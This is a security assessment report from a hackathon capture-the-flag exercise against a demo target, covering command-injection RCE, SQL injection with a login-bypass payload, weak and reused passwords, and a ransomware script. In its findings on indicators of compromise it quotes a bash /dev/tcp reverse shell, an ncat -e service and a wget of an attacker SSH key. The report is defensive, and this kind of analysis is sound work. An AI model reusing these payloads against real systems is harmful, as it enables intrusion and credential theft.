

Demo Company

Security Assessment Findings Report  
Schneider Electric European Hackathon - NUWE

*Date: November 19th, 2022*

# Contact Information

|  |  |
| --- | --- |
|  |  |

|  |  |  |
| --- | --- | --- |
| **Name** | **Title** | **Contact Information** |
| **NUWE x Schneider Electric** | | |
| Andrea Silvestroni | Participant | Email: aasilvestroni@gmail.com  Github: https://github.com/asilvestroni |
| Samuele Turci | Participant | Email: samuele.turci98+nuwe@gmail.com  Github: https://github.com/NextLight |

# 

# Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

| **Severity** | **CVSS V3 Score Range** | **Definition** |
| --- | --- | --- |
| **Critical** | 9.0-10.0 | Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately. |
| **High** | 7.0-8.9 | Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible. |
| **Moderate** | 4.0-6.9 | Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved. |
| **Low** | 0.1-3.9 | Vulnerabilities are non-exploitable but would reduce an organization’s attack surface. It is advised to form a plan of action and patch during the next maintenance window. |
| **Informational** | N/A | No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation. |

# 

# Scope

|  |  |
| --- | --- |
| **Assessment** | **Details** |
| Security Audit | vese.com, internal.vese.com, contact.vese.com (18.130.221.2) |

# Security Audit Findings


## Remote Code Execution (RCE) – Pseudo-Terminal service (Critical Severity)

|  |  |
| --- | --- |
| **Description:** | The exposed “Pseudo-Terminal” service allows execution of arbitrary commands, by running a command string constructed from user input. |
| **Impact:** | Critical |
| **System:** | Host: vese.com Port: TCP 6969 (Pseudo-Terminal service) |
| **References:** | * <https://cwe.mitre.org/data/definitions/77.html> * <https://cwe.mitre.org/data/definitions/78.html> |

**Exploitation Proof of Concept**

The vulnerable piece of code that allows arbitrary code execution is described in the following paragraphs, and can be found inside the ***switch.py*** file of the Pseudo-Terminal sources.

The ***cmd\_banner*** function (line 74) receives a list of arguments, previously parsed by the ***arg\_parser*** function (line 16).



Snippet of the “***cmd\_banner***” function

If the first element in the list of characters is the letter “s” the function joins the following arguments into a single string, and sets this string as the new value for ***self.banner\_text***. Since the value of ***self.banner\_text*** is appended to the string “figlet ” and executed through the ***os.popen*** function, by controlling the value of ***self.banner\_text*** one can achieve code execution simply by prepending a “;” (semi-colon) character to the desired command, which will be executed on a second call of the “banner” command. The following screenshot is a proof of concept of the described vulnerability.

****

Execution of the command “cat flag.txt”

**Remediation**

|  |  |
| --- | --- |
| **Who:** | IT Team |
| **Vector:** | Remote |
| **Action:** | The suggested remediations for this issue are:   * checking the provided arguments to cmd\_banner for special characters (any non alpha-numeric character), and sanitize/reject the provided user input, for example by providing an informative error such as “Only alpha-numeric characters are allowed” * if possible, avoid executing system commands if not necessary; in this particular case, the same functionality can be achieved by switching to a python-only solution such as <https://pypi.org/project/pyfiglet/0.7/> |


# 

## SQL Injection (SQLi) – Internal portal internal.vese.com (Critical Severity)


|  |  |
| --- | --- |
| **Description:** | The login panel for the internal portal at <http://internal.vese.com> (and the related PHP file <http://internal.vese.com/login.php>) is vulnerable to SQL injection on the HTTP POST “username” parameter. By leveraging this vulnerability an attacker can obtain sensitive data contained in the database, and further compromise the underlying systems. |
| **Impact:** | Critical |
| **System:** | Host: internal.vese.com Port: TCP 80 (Internal portal login) |
| **References:** | * <https://owasp.org/www-community/attacks/SQL_Injection> * <https://cwe.mitre.org/data/definitions/89.html> |

**Exploitation Proof of Concept**

The file responsible for this vulnerability is ***login.php***, found inside the ***internal*** directory of the websites’ source files. At lines 28, 29 and 31 an SQL query is defined through string concatenation, by leveraging the unsafe function ***vsprintf*** to insert query arguments in the provided query template (variable ***$sqlQuery***). This allows an attacker to escape from the provided query by prepending the “**‘)**” (apostrophe and closed parenthesis) characters to an SQL statement and by appending the “--” (dash dash) characters, which will make the DBMS ignore the original query content following the injection point.




Usage of the unsafe ***vsprintf*** function to replace template markers in the ***$sql\_query*** variable




Call to the ***create\_query*** function to construct the ***$query*** variable

Since the ***query*** function of ***$db*** does no validation or sanitization of the provided string, the query is executed as-is, allowing arbitrary SQL statements to be run.

One straightforward exploitation of the vulnerability consists in bypassing the credentials verification by submitting the username “‘) or 1=1 – “ with a random password, reaching the authenticated section of the application.




HTTP request sent to the login form to bypass the authentication




Authenticated section of the web application

Additionally, by leveraging the verbose error messages shown by the web application an attacker could obtain sensitive information contained in the database, by submitting SQL queries similar to the one shown below.



HTTP request injecting the “order by 8” statement at the end of the original SQL query



HTTP response containing an error message for the previous request, allowing an attacker to determine the number of columns in the SQL table being queried by decreasing the previously sent number (eight)

By sending additional queries which trigger SQL error messages, it was possible to obtain the full contents of the **users.users** table, as reported below:

|  |  |
| --- | --- |
| **Username** | **Password** |
| nsanders | ef91307aae4da64fa55b90ae1fc1f3c5 |
| dstewart | 6f299895ed844bd22404cfd69b3b6e2c |
| bgenbu | ffd9ab7908160075448185d7620ecd38 |
| decryptme | ee234f62b7578420925a2307b51c64b3ca153ad7336d8636f7ac3e1a8888e6c2 |
| eladministrador | 0db613e31e5b53a238e35469d752ffa6 |

**Remediation**

|  |  |
| --- | --- |
| **Who:** | IT Team |
| **Vector:** | Remote |
| **Action:** | The suggested remediations for this issue are:   * only executing SQL queries through prepared statements, as already devised in the **DB.php** file available in the same sources directory; the ***query*** function is already designed to accept query arguments as additional parameters, which make it the quickest and simplest solution for this vulnerability * as a temporary measure, it could be possible to simply limit filter the incoming requests for the login form through a WAF (Web Application Firewall) product, by blocking requests containing possibly malicious payloads * if the previous options are not viable, another simple solution for the issue would be to validate the incoming usernames to ensure only alpha-numeric characters are present, and rejecting/sanitizing any other character |

## Presence of Backdoors/Indicators of Compromise (IOC) – vese.com (Critical Severity)

|  |  |
| --- | --- |
| **Description:** | Multiple Indicators of Compromise (IOC) have been found throughout the assessed host, which might probably indicate the current (or past) presence of attackers inside the asset, which could have achieved persistence through currently present (or already patched) vulnerabilities. |
| **Impact:** | Critical |
| **System:** | Host: vese.com |
| **References:** | * <https://www.invicti.com/blog/web-security/understanding-reverse-shells/> * <https://www.wordfence.com/learn/finding-removing-backdoors/> |

**Exploitation Proof of Concept**

The following are examples of persistence vectors found on the target system, which can be leveraged by attackers for future access to the machine.

|  |  |
| --- | --- |
| **Location** | /home/it\_consultant/vese-projects-code/websites/public/wordpress/wp-content/themes/twentytwentytwo/functions.php, lines 18-127 |
| **IOC** | A PHP reverse shell, now commented has been found inside the aforementioned file; it might have been used to achieve code execution on the target machine, by receiving commands from the remote IP 158.46.250.151 |

|  |  |
| --- | --- |
| **Location** | /home/it\_consultant/vese-projects-code/websites/php/test\_comment.php, line 20 |
| **IOC** | PHP reverse shell, base64 encoded; might have been used to achieve code execution on the target machine    Decoded content of the reverse shell for the remote IP 158.46.250.151:   |  | | --- | | //426ce929ea051285e551eaf2b2de2bf463ae78456fa3b64adb5fd2214d985e34  if ($name == "test1" && $email == "test@test.com" && $message == "test2"){  system("bash -c 'bash -i >& /dev/tcp/158.46.250.151/9001 0>&1'");  } | |

|  |  |
| --- | --- |
| **Location** | /home/eliseo/.ssh/authorized\_keys |
| **IOC** | A public SSH key has been added to the ***/home/eliseo/.ssh/authorized\_keys*** file, which could be linked with unauthorized access due to the content of the ***/home/eliseo/.bash\_history*** file, shown below, demonstrating the execution of suspicious commands. In particular a file is downloaded from an unknown remote origin (IP 54.17.234.165) and appended to the ***/home/eliseo/.ssh/authorized\_keys*** file, which would allow an unknown actor to gain ssh access to the ***eliseo*** user.  Moreover, the described commands are preceded and followed by calls to the ***mount*** program in order to mount/unmount an external drive on the machine, which could determine that the origin of these commands is in fact a physical device that was at some point connected in order to exploit the target, by gaining ssh access to the currently logged in user.  The following content was found inside the /home/eliseo/.bash\_history file:   |  | | --- | | [15/11/2022-04:34:01] rm /home/eliseo/.bash\_history  [15/11/2022-04:34:06] mkdir /media/rubd  [15/11/2022-04:34:16] mount -t rubd /dev/sb1 /media/rubd  [15/11/2022-04:34:20] ping -c 1 54.17.234.165  [15/11/2022-04:34:20] wget http://54.17.234.165/the\_key  [15/11/2022-04:34:20] cat the\_key >> /home/eliseo/.ssh/authorized\_keys  [15/11/2022-04:34:20] rm the\_key  [15/11/2022-04:34:20] 84794b1ccb6905ab2397aac415c82afbb5fd8d40049d82c3043f0a4200fb77da  [15/11/2022-04:34:20] umount /dev/sdb1  [15/11/2022-04:34:20] rm -rf /media/rubd  [15/11/2022-04:37:43] sudo -l |   Additionally, it’s important to note that the ***eliseo*** user can execute the “systemctl” command as sudo without providing its password, which allowed the attacker to achieve additional persistence by creating the malicious service defined inside the file /etc/systemd/system/vmtoolsapi.service, that creates a reverse shell for the remote IP 102.95.49.162 when started. The content of the service file is shown below:   |  | | --- | | [Unit]  Description=Virtual Machine API Service  Wants=network-online.target  After=network-online.target  [Service]  Type=Simple  ExecStart=/usr/bin/ncat -e /bin/bash 102.95.49.162 13377  [Install]  WantedBy=multi-user.target | |

|  |  |
| --- | --- |
| **Location** | /home/johnsysadmin/.bashrc, line 118 |
| **IOC** | The /home/johnsysadmin/.bashrccontains a suspicious call to ***alias*** that overrides the ***sudo*** command, by calling the /home/johnsysadmin/.locale  /fsudo command instead; by assessing the content of this file it was determined that it is a malicious script, created to obtain the user password for the user ***johnsysadmin*** by providing a fake prompt before each ***sudo*** execution, and saving the resulting input to the **/etc/pass.txt** file.  The following is the call to the alias command inside /home/johnsysadmin/.bashrc:    Content of /home/johnsysadmin/.locale/fsudo: |

|  |  |
| --- | --- |
| **Location** | crontab for user ***root*** |
| **IOC** | By assessing the ***crontab -l*** output for user ***root***, which lists all the recurrent tasks expected to be executed by the ***root*** user, it was possible to discover the malicious executable /usr/bin/anew, which when executed opens a reverse shell for the remote IP 10.10.10.10, as shown in the following excerpt of the decompiled binary:    Since the following line was found in ***root***’s ***crontab***, the ***anew*** executable has been running every day at 23:59 since November 18th. |

**Remediation**


|  |  |
| --- | --- |
| **Who:** | IT Team |
| **Vector:** | Remote, Local |
| **Action:** | It is crucial to remove all the aforementioned instances of malicious executables, scripts and pieces of code, and to conduct a thorough investigation in order to remove any additional leftover programs that the attacker(s) might have left behind to achieve present/future persistence on the compromised machine. |

## Presence of Ransomware script– vese.com (High Severity)


|  |  |
| --- | --- |
| **Description:** | The malicious script /bin/disk\_utils.py, with ransomware characteristics, has been found on the target. Additionally, a systemd service in charge of executing the ransomware script has been found. |
| **Impact:** | High |
| **System:** | Host: vese.com |
| **References:** | * <https://www.wordfence.com/learn/finding-removing-backdoors/> * <https://www.techtarget.com/searchsecurity/tip/How-to-remove-ransomware-step-by-step> |

**Exploitation Proof of Concept**


The /bin/disk\_utils.py script has already encrypted all of the /root/vese-admin/logs files using the Fernet algorithm, and is terminating sessions for connected users every 315 seconds (~5 mins), as highlighted in the following picture of the script’s content:



By printing the contents of the /root/vese-admin/logs files it is clear that the script has already been executed, since the contents of the /root/vese-admin/logs files resemble Fernet content (multiple strings beginning with the “gAAAAABj” sequence of characters), as shown below:



The systemd service in charge of executing the ransomware script is /etc/systemd/system/disk-utils.service, which was created on November 18th at 00:37 UTC.



Contents of /etc/systemd/system/disk-utils.service

**Remediation**

|  |  |
| --- | --- |
| **Who:** | IT Team |
| **Vector:** | Remote |
| **Action:** | The suggested remediations for this issue are:   * disable and delete the systemd service in charge of executing the ransomware script * recover the contents of all /root/vese-admin/logs/ files by decrypting them with the key data contained in the /etc/security/seck.key; the following is an example of how to achieve this using Python  |  | | --- | | def read\_key():  my\_key\_file = "/etc/security/seck.key"  if os.path.exists(my\_key\_file):  with open(my\_key\_file, 'rb') as myfile:  master\_key = myfile.read()  else:  print("Cannot find key")  return master\_key  def decrypt(data):  f = Fernet(read\_key())  return f.decrypt(data)  if \_\_name\_\_ == '\_\_main\_\_':  directory = "/root/vese-admin/logs"  files = []  for file in os.listdir(directory):  x = directory + "/" + file  files.append(x)  for file in files:  with open(file, "rb") as f:  contents = f.read()  decrypted = decrypt(contents)  with open(file, "wb") as f:  f.write(decrypted) |  * delete the ransomware script |

## Password reuse between users/applications (High Severity)

|  |  |
| --- | --- |
| **Description:** | Some passwords have been used for multiple administrative accounts for the assessed target applications. This allows an attacker that obtained one of these passwords to use them for further movement and possible privilege escalation |
| **Impact:** | High |
| **System:** | Host: vese.com, internal.vese.com |
| **References:** | * <https://www.intertek.com/blog/2022-08-23-cybersecurity/> |

**Exploitation Proof of Concept**

The following users use the same password:

* MQTT Service:
  + User: patron Password: eL\_Administrador\_dE\_SisteMaS
* Unix:
  + User: johnsysadmin Password: eL\_Administrador\_dE\_SisteMaS
* internal.vese.com
  + User: eladministrador Password: windfarm123
* vese.com Wordpress login
  + User: ElAdministrador Password: windfarm123

**Remediation**

|  |  |
| --- | --- |
| **Who:** | IT Team |
| **Vector:** | Remote |
| **Action:** | Change shared passwords for administrative accounts and avoid using them in the future. |

# 

## Use of easily guessable passwords (High Severity)

|  |  |
| --- | --- |
| **Description:** | Some passwords for administrative users are easily guessable or recoverable through enumeration. |
| **Impact:** | High |
| **System:** | Host: vese.com, internal.vese.com |
| **References:** | * <https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/03-Identity_Management_Testing/04-Testing_for_Account_Enumeration_and_Guessable_User_Account> |

**Exploitation Proof of Concept**

The following users have guessable passwords:

* internal.vese.com
  + User: eladministrador Password: windfarm123
  + User: nsanders Password: helloitsme
* vese.com Wordpress login
  + User: ElAdministrador Password: windfarm123

In particular, the passwords for users of internal.vese.com are obtainable from the passwords’ MD5 hashes through well known tools such as <https://crackstation.net/> :

|  |  |  |  |
| --- | --- | --- | --- |
| **Username** | **Password Hash** | **Type** | **Result** |
| nsanders | ef91307aae4da64fa55b90ae1fc1f3c5 | md5 | helloitsme |
| eladministrador | 0db613e31e5b53a238e35469d752ffa6 | md5 | windfarm123 |

**Remediation**

|  |  |
| --- | --- |
| **Who:** | IT Team |
| **Vector:** | Remote |
| **Action:** | Change weak passwords for administrative accounts and avoid using them again in the future. |


## 

## Weak passwords hashing (Medium Severity)

|  |  |
| --- | --- |
| **Description:** | Passwords for the internal.vese.com panel are hashed through the MD5 obsolete hashing algorithm. Consider switching to a more robust algorithm. |
| **Impact:** | Medium |
| **System:** | Host: vese.com, internal.vese.com |
| **References:** | * <https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/04-Testing_for_Weak_Encryption> |

**Exploitation Proof of Concept**

The following piece of code leverages MD5 to verify the provided user password against the values inside the database, suggesting that the hashes found are MD5 based:



Moreover, as suggested in section 7 of this report, it was possible to obtain the plaintext associated with two of the passwords found inside the target’s database, which validates them as MD5 hashes.

**Remediation**

|  |  |
| --- | --- |
| **Who:** | IT Team |
| **Vector:** | Remote |
| **Action:** | Consider using a more robust hashing algorithm to securely store passwords, such as SHA-256 or SHA-512. |

# Exploitation Paths

The following are possible attack scenarios that might have been followed by attackers in order to achieve persistence on the assessed system, given the presence of malware and IOCs as described in the previous sections of this report.

## SQL Injection based exploitation

Since an SQL injection vulnerability has been discovered on the target, and given the presence of common credentials between admin accounts for both internal.vese.com and the Wordpress admin panel on vese.com, an attacker could have obtained the MD5 hash for ***eladministrador*** on internal.vese.com (which is trivial as shown in section 7 of this report). By reusing the password in order to login as ***ElAdministrador*** to the Wordpress admin panel at <http://vese.com/wp-admin>, an attacker could achieve remote code execution by altering the Wordpress files (more details on this can be found at the following link: <https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#panel-rce>). Once achieved Remote Code Execution, an attacker would have needed to escape the Docker container for the Wordpress instance, and establish persistence through one of the IOCs previously described.

## Pseudo-Terminal RCE

By allowing external access to the Pseudo-Terminal service on port 6969 of host vese.com, an attacker might have leveraged the assessed RCE vulnerability (described in more detail in section 1 of this report) to achieve persistence, by first escaping the docker container for the service.

## Logged-in rogue user

A rogue user (such as a disgruntled employee) might have been able to leverage its session on the target system to sniff for network traffic, intercepting the MQTT credentials passed in cleartext through the network. Since the very same password is used by user ***johnsysadmin*** (which has sysadmin privileges) this might have allowed the rogue user to achieve further persistence as a privileged user, for example by creating the previously described malicious systemd services.

## Hijacked user password

An attacker might have had physical access to a machine with a session open on the target system as user ***johnsysadmin***. This would explain the attempt at obtaining the user’s password by editing /home/johnsysadmin/.bashrc and creating the /home/johnsysadmin/.locale/fsudo command.

## Physical access to the machine

As shown in section 3 of this report, a physical disk might have been connected to a machine where a session for user ***eliseo*** was running. This could have been leveraged to create the associated malicious systemd service and achieve further persistence.

# Flags found

|  |
| --- |
| {FLAG\_PSEUTERM\_COIN\_256579} |
| {FLAG\_PSEUTERM\_MISC\_359867} |
| {FLAG\_INTWEBSI\_SQLI\_306481} |
| {FLAG\_INTWEBSI\_IHAL\_421571} |
| {FLAG\_PUBWEBSI\_PWDR\_660749} |
| {FLAG\_PUBWEBSI\_BACK\_892356} |
| {FLAG\_MAINHOST\_RUBD\_507598} |
| {FLAG\_MAINHOST\_FASU\_172836} |
| {FLAG\_MAINHOST\_CREV\_115070} |
| {FLAG\_MAINHOST\_RANS\_982080} |